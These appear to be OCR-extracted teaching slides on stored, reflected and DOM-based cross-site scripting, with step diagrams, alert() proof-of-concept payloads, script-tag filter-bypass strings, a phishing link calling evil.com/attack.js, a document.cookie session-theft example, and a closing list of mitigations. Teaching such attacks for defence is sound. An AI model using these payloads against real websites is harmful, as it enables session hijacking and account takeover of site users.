
- **DOM-based XSS:** In the case of DOM-based XSS, the code is not sent to the website at all. The malicious code can be sent to the visitor like in a reflected XSS attack, but instead of being sent to the website at all, it is executed by the browser directly.


- This may seem like this isn't a security vulnerability on the website at all, but it is. The malicious script isn't sent to the website, but remains in the visitor's browser. The visitor's browser sends a request to the website server. The server response uses user input which is already in the browser. Which in this case is malicious code.


Types of XSS attacks




- There are three main types of XSS attacks. These are:
  - Stored XSS(Persistent), where the malicious script comes from the website's database.
  - Reflected XSS(Non-persistent), where the malicious script comes from the current HTTP request. Reflected back on the screen.
  - DOM-based XSS(Persistent), where the vulnerability exists in client-side code rather than server-side code.


Stored XSS
1. Attacker gets malicious data into the database (no social engineering required)
2. Entirely innocent request
3. Bad app retrieves malicious data and uses it verbatim
4. Response includes malicious data as active content
5. Bad thing happens


How Does Reflected XSS Work?
1. Attacker sends evil email
http://bank.com?p1="><img src=x onerror=http://evil.com/attack.js>
5. Attacker has full access to victim's account
4. Victim's browser now trusts the attacker's script is from bank.com
2. Victim clicks on link, sends request to vulnerable bank.com website
3. Vulnerable bank website takes data from request and includes in valid webpage


DOM-based cross-site scripting
The user is tricked into opening the link and requesting the malicious URL from the website 2
Secure Website
3 The website receives the request, but does not include the malicious string in the response
6 The User's sensitive information is sent to the attacker's server
User
Attacker
4 The User's browser executes the legitimate script inside the response, causing the malicious script to be inserted into the page.
1 The attacker crafts a URL containing the malicious string and sends it to the victim.
5 The User's browser executes the malicious script inderted into the page by the client-side code.

Stored XSS




- Script is stored and executed on the server.
- Executed every time the malicious site is requested.

- <script>alert(‘Hello’)</script> Output: alert(‘Hello’)
  - This is stored at the server side in database so each time you refresh the page or visit the page the popup is displayed.

- <script>alert(‘Hello’)</script> Output: alert(‘Hello’)
- <scr<script>ipt>alert(‘Hello’)</script>
  - Using a nested script tag, the popup with Hello works as not the <script> tag is removed by the web server but after removing the tag is recreated as <scr~~<script>~~ipt>alert(‘Hello’)</script>

Stored XSS



- <script>alert(‘Hello’)</script> Output: Hello >
- <scr<script>ipt>alert(‘Hello’)</script> Output: Hello >
  - The web app is sanitizing the input by replacing the script tag with blank space using regular expressions.
- <img src=x onMouseOver=alert(‘Hello’)>
  - When the mouse cursor is moved over the image the popup is displayed.

Reflected XSS

- Script is executed on the victim side.
- Script is not stored on the server.

- If there is web page which has a input box for name and submit button. On entering your name it outputs Hello name.
- Sam Output: Hello Sam

- <h1>Hello</h1> Output: Hello Sam
- <script>alert('Hello')</script>
  - Displays the popup if web app is vulnerable
- <script>alert(document.cookie)</script>
  - Session id is displayed. The attacker can use the session id to read sensitive data even if user/pwd is not known.

Reflected XSS

- If there is web page which has a input box for name and submit button. In entering your name it outputs Hello name. But the web server has made provision to remove <script> tags.

- <script>alert('Hello')</script> Output: alert('Hello')
- <scr<script>ipt>alert('Hello')</script>
  - Using a nested script tag, the popup with Hello works as not the <script> tag is removed by the web server but after removing the tag is recreated as <scr~~<script>~~ipt>alert('Hello')</script>

Reflected XSS

- If there is web page which has a input box for name and submit button. In entering your name it outputs Hello name. But the web server has made provision to remove <script> tags by replacing with space.

- <script>alert(‘Hello’)</script> Output: Hello >
- <scr<script>ipt>alert(‘Hello’)</script> Output: Hello >
  - The web app is sanitizing the input by replacing the script tag with blank space using regular expressions.
- <img src=x onMouseOver=alert(‘Hello’)>
  - When the mouse cursor is moved over the image the popup is displayed.

DOM (Document Object Model) XSS

- Client side attack. Script is not sent to the server.
- Legitimate Server script is executed followed by Malicious script.

- The URL after English is chosen. http://,,,,,,,,,,,?default=English
- Manipulate the url which is generated.
- http://,,,,,,,,,,,?default=<script>alert('Hello')</script>
  - The output is the popup with Hello.

DOM (Document Object Model) XSS


```
<select>
        <option>English</option></select>
<malicious script>


</option>
        ..
        ...
</select>
```

- http://.....?default=<scr<script>ipt>alert('Hello')</script>
  - The popup did not show.
- If previous doesnot work as script tag is being sensed and removed by the web app.
- This means the web server is sensing the option tag.
- http://,,,,,,,,,,,?default=English</option></select><body onload=alert('Hello')>
  - Popup shown.

DOM (Document Object Model) XSS

- If previous approach doesnot work. The code on the server is sanitizing the input by accepting on the specified language in the drop down to be matched and if not matched by default take English.
- Using Anchor Tags to move in the same page. If one of the anchor link is chosen the URL is regenerated and points to #the section number:
- http://.....?default=English#<script>alert('Hello'</script>
  - The web server reads the # and doesnot consider the script attached as input but an anchor on the web page. Hence popup shown.

Mitigation of XSS attack

- User input Escaping (remove the special feature of the character > < %).
- Consider all input as a threat. (Since user has control over the input hence it is always a threat).
- Data Validation. (ex: Email generic format).
- Sanitize data. (ex: regular expr to sanitize).
- Encode output. (ex: < instead as %25%).
- Use right response headers.
- Use Content Security Policy. (Reduces XSS risks on modern browsers by declaring which dynamic resources are allowed to load. https://content-security-policy.com)